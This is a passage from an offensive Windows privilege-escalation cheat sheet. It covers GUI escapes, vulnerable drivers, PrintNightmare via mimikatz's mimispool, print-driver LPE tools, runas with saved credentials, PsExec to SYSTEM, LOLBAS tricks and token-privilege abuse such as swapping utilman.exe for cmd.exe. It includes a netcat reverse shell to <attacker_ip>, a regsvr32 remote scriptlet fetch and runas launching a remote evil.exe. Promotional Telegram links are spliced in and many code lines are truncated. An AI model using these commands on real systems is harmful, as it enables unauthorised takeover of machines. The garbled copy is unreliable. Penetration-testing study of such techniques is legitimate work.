  - `conhost` -> properties -> "legacy console mode" Link -> Internet Explorer -> `CTRL+O` -> `cmd.exe`
- GUI with direct actions: open a URL and start the browser then use the same scenario.
- Binaries/Scripts loaded from user writable paths: you might need to win the race condition.
- DLL hijacking/search order abusing
- PowerShell `-NoProfile` missing: Add custom commands into your profile

```
new-item -Path $PROFILE -Type file -Force
echo "Start-Process -FilePath cmd.exe -Wait;" > $PROFILE
```

## EoP - Insecure GUI apps

Application running as SYSTEM allowing an user to spawn a CMD, or browse directories.

Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"

## EoP - Evaluating Vulnerable Drivers

Look for vuln drivers loaded, we often don't spend enough time looking at this:

- [Living Off The Land Drivers](#) is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.
- Native binary: DriverQuery.exe

```
PS C:\Users\Swissky> driverquery.exe /fo table /si
Module Name   Display Name           Driver Type   Link Date
-----
1394ohci      1394 OHCI Compliant Ho Kernel        12/10/2006 4:44:38 PM
3ware         3ware                  Kernel        5/18/2015 6:28:03 PM
ACPI          Microsoft ACPI Driver Kernel         12/9/1975 6:17:08 AM
AcpiDev       ACPI Devices driver    Kernel        12/7/1993 6:22:19 AM
acpiex        Microsoft ACPIEx Drive Kernel          3/1/2087 8:53:50 AM
acpipagr      ACPI Processor Aggrega Kernel         1/24/2081 8:36:36 AM
AcpiPmi       ACPI Power Meter Drive Kernel          11/19/2006 9:20:15 PM
acpitime      ACPI Wake Alarm Driver Kernel          2/9/1974 7:10:30 AM
ADP80XX       ADP80XX                Kernel        4/9/2015 4:49:48 PM
<SNIP>
```

- [matterpreter/OffensiveCSharp/DriverQuery](#)

```
PS C:\Users\Swissky> DriverQuery.exe --no-msft
[+] Enumerating driver services...
[+] Checking file signatures...
Citrix USB Filter Driver
    Service Name: ctxusbm
    Path: C:\Windows\system32\DRIVERS\ctxusbm.sys
    Version: 14.11.0.138
    Creation Time (UTC): 17/05/2018 01:20:50
    Cert Issuer: CN=Symantec Class 3 SHA256 Code Signing CA, OU=Symantec Trust Network, O=
    Signer: CN="Citrix Systems, Inc.", OU=XenApp(ClientSHA256), O="Citrix Systems, Inc.",
<SNIP>
```

## EoP - Printers

### Universal Printer

## Create a Printer

```
$printerName      = 'Universal Priv Printer'
$system32         = $env:systemroot + '\system32'
$drivers          = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\

Copy-Item -Force -Path ($system32 + '\mscms.dll')           -Destination ($system32 + '\mimi
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll' -Destination ($drivers + '\x64\
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($drivers + '\W32X

Add-PrinterDriver -Name          'Generic / Text Only'
Add-Printer      -DriverName 'Generic / Text Only' -Name $printerName -PortName 'FILE:' -Shar

New-Item          -Path ($RegStartPrinter + '\CopyFiles')           | Out-Null
New-Item          -Path ($RegStartPrinter + '\CopyFiles\Kiwi')      | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')      -Name 'Directory' -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')      -Name 'Files'     -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')      -Name 'Module'    -PropertyTyp
New-Item          -Path ($RegStartPrinter + '\CopyFiles\Litchi')   | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi')   -Name 'Directory' -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi')   -Name 'Files'     -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi')   -Name 'Module'    -PropertyTyp
New-Item          -Path ($RegStartPrinter + '\CopyFiles\Mango')    | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')    -Name 'Directory' -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')    -Name 'Files'     -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')    -Name 'Module'    -PropertyTyp
```

## Execute the driver

```
$serverName = 'dc.purple.lab'
$printerName = 'Universal Priv Printer'
$fullprinterName = '\\ ' + $serverName + '\ ' + $printerName + ' - ' + $(If ([System.Environment
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
Add-Printer -ConnectionName $fullprinterName
```

## PrinterNightmare

```
git clone https://tinyurl.com/24mzrkcj
PS C:\adversary> FakePrinter.exe 32mimispool.dll 64mimispool.dll EasySystemShell
[<3] @Flangvik - TrustedSec
[+] Copying C:\Windows\system32\mscms.dll to C:\Windows\system32\6cfbaf26f4c64131896df8a522546
[+] Copying 64mimispool.dll to C:\Windows\system32\spool\drivers\x64\3\6cfbaf26f4c64131896df8a
[+] Copying 32mimispool.dll to C:\Windows\system32\spool\drivers\W32X86\3\6cfbaf26f4c64131896d
[+] Adding printer driver => Generic / Text Only!
[+] Adding printer => EasySystemShell!
[+] Setting 64-bit Registry key
```

<https://t.me/learningnets>

```
[+] Setting 32-bit Registry key
[+] Setting '*' Registry key
```

```
PS C:\target> $serverName = 'printer-installed-host'
PS C:\target> $printerName = 'EasySystemShell'
PS C:\target> $fullprinterName = '\\ ' + $serverName + '\ ' + $printerName + ' - ' + $(If ([Syst
PS C:\target> Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
PS C:\target> Add-Printer -ConnectionName $fullprinterName
```

## Bring Your Own Vulnerability

Concealed Position : <https://tinyurl.com/2bvl5yz3>

- ACIDDAMAGE - [CVE-2021-35449](#) - Lexmark Universal Print Driver LPE
- RADIANTDAMAGE - [CVE-2021-38085](#) - Canon TR150 Print Driver LPE
- POISONDAMAGE - [CVE-2019-19363](#) - Ricoh PCL6 Print Driver LPE
- SLASHINGDAMAGE - [CVE-2020-1300](#) - Windows Print Spooler LPE

```
cp_server.exe -e ACIDDAMAGE
# Get-Printer
# Set the "Advanced Sharing Settings" -> "Turn off password protected sharing"
cp_client.exe -r 10.0.0.9 -n ACIDDAMAGE -e ACIDDAMAGE
cp_client.exe -l -e ACIDDAMAGE
```

## EoP - Runas

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
Target: Domain:interactive=WORKGROUP\Administrator
Type: Domain Password
User: WORKGROUP\Administrator
```

Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share.

```
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe"
runas /savecred /user:Administrator "cmd.exe /k whoami"
```

Using `runas` with a provided set of credential.

<https://t.me/learningnets>

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\users\Public\nc.
```

```
$secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force  
$mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpasswd)  
$computer = "<hostname>"  
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe", "<attacker_ip> 4444 -e cmd.exe",
```

## EoP - Abusing Shadow Copies

---

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Privilege Escalation.

```
# List shadow copies using vssadmin (Needs Administrator Access)  
vssadmin list shadows  
  
# List shadow copies using diskshadow  
diskshadow list shadows all  
  
# Make a symlink to the shadow copy and access it  
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

## EoP - From local administrator to NT SYSTEM

---

```
PsExec.exe -i -s cmd.exe
```

## EoP - Living Off The Land Binaries and Scripts

---

Living Off The Land Binaries and Scripts (and also Libraries) : <https://tinyurl.com/y6ct9yf9>

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft. Have extra "unexpected" functionality. It is not interesting to document intended use cases. Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

<https://t.me/learningnets>

```
wmic.exe process call create calc
regsvr32 /s /n /u /i:https://tinyurl.com/2a8yook3 scrobj.dll
Microsoft.Workflow.Compiler.exe tests.xml results.xml
```

## EoP - Impersonation Privileges

Full privileges cheatsheet at <https://tinyurl.com/2cv7an8v> summary below will only list direct ways to exploit the privilege to obtain an admin session or read sensitive files.

Privilege	Impact	Tool	Execution path	Remarks
SeAssignPrimaryToken	<b>Admin</b>	3rd party tool	<i>"It would allow a user to impersonate tokens and privesc to nt system using tools such as potato.exe, rottenpotato.exe and juicypotato.exe"</i>	Thank you <a href="#">Aurélien Ch</a> for the update. I will try re-phrase it to something more recipe-like soon.
SeBackup	<b>Threat</b>	<b>Built-in commands</b>	Read sensitive files with robocopy /b	<ul style="list-style-type: none"> <li>- May be more interesting if you can read %WINDIR%\MEMORY.</li> <li>- SeBackupPrivilege (i.e. robocopy) is not helpful when it comes to opening files.</li> <li>- Robocopy requires both SeBackup and SeRestore to work with /b parameter</li> </ul>
SeCreateToken	<b>Admin</b>	3rd party tool	Create arbitrary token including local admin rights with NtCreateToken .	
SeDebug	<b>Admin</b>	<b>PowerShell</b>	Duplicate the lsass.exe token.	Script to be found at <a href="#">FuzzySecurity</a>
SeLoadDriver	<b>Admin</b>	3rd party tool	1. Load buggy kernel driver such as szkg64.sys or capcom.sys	<ol style="list-style-type: none"> <li>1. The szkg64 vulnerability is listed as <a href="#">CVE-2018-15732</a></li> <li>2. The szkg64 <a href="#">exploit</a></li> </ol>

Privilege	Impact	Tool	Execution path	Remarks
			<p>2. Exploit the driver vulnerability</p> <p>Alternatively, the privilege may be used to unload security-related drivers with <code>fltMC builtin</code> command. i.e.: <code>fltMC sysmondrv</code></p>	was created by <a href="#">Parvez Anwar</a>
SeRestore	<b>Admin</b>	<b>PowerShell</b>	<ol style="list-style-type: none"> <li>1. Launch PowerShell/ISE with the SeRestore privilege present.</li> <li>2. Enable the privilege with <a href="#">Enable-SeRestorePrivilege</a>).</li> <li>3. Rename utilman.exe to utilman.old</li> <li>4. Rename cmd.exe to utilman.exe</li> <li>5. Lock the console and press Win+U</li> </ol>	<p>Attack may be detected by some AV software.</p> <p>Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege.</p>
SeTakeOwnership	<b>Admin</b>	<b>Built-in commands</b>	<ol style="list-style-type: none"> <li>1. <code>takeown.exe /f "%windir%\system32"</code></li> <li>2. <code>icacls.exe "%windir%\system32" /grant "%username%":F</code></li> <li>3. Rename cmd.exe to utilman.exe</li> <li>4. Lock the console and press Win+U</li> </ol>	<p>Attack may be detected by some AV software.</p> <p>Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege.</p>
SeTcb	<b>Admin</b>	3rd party tool	Manipulate tokens to have local admin rights included. May require	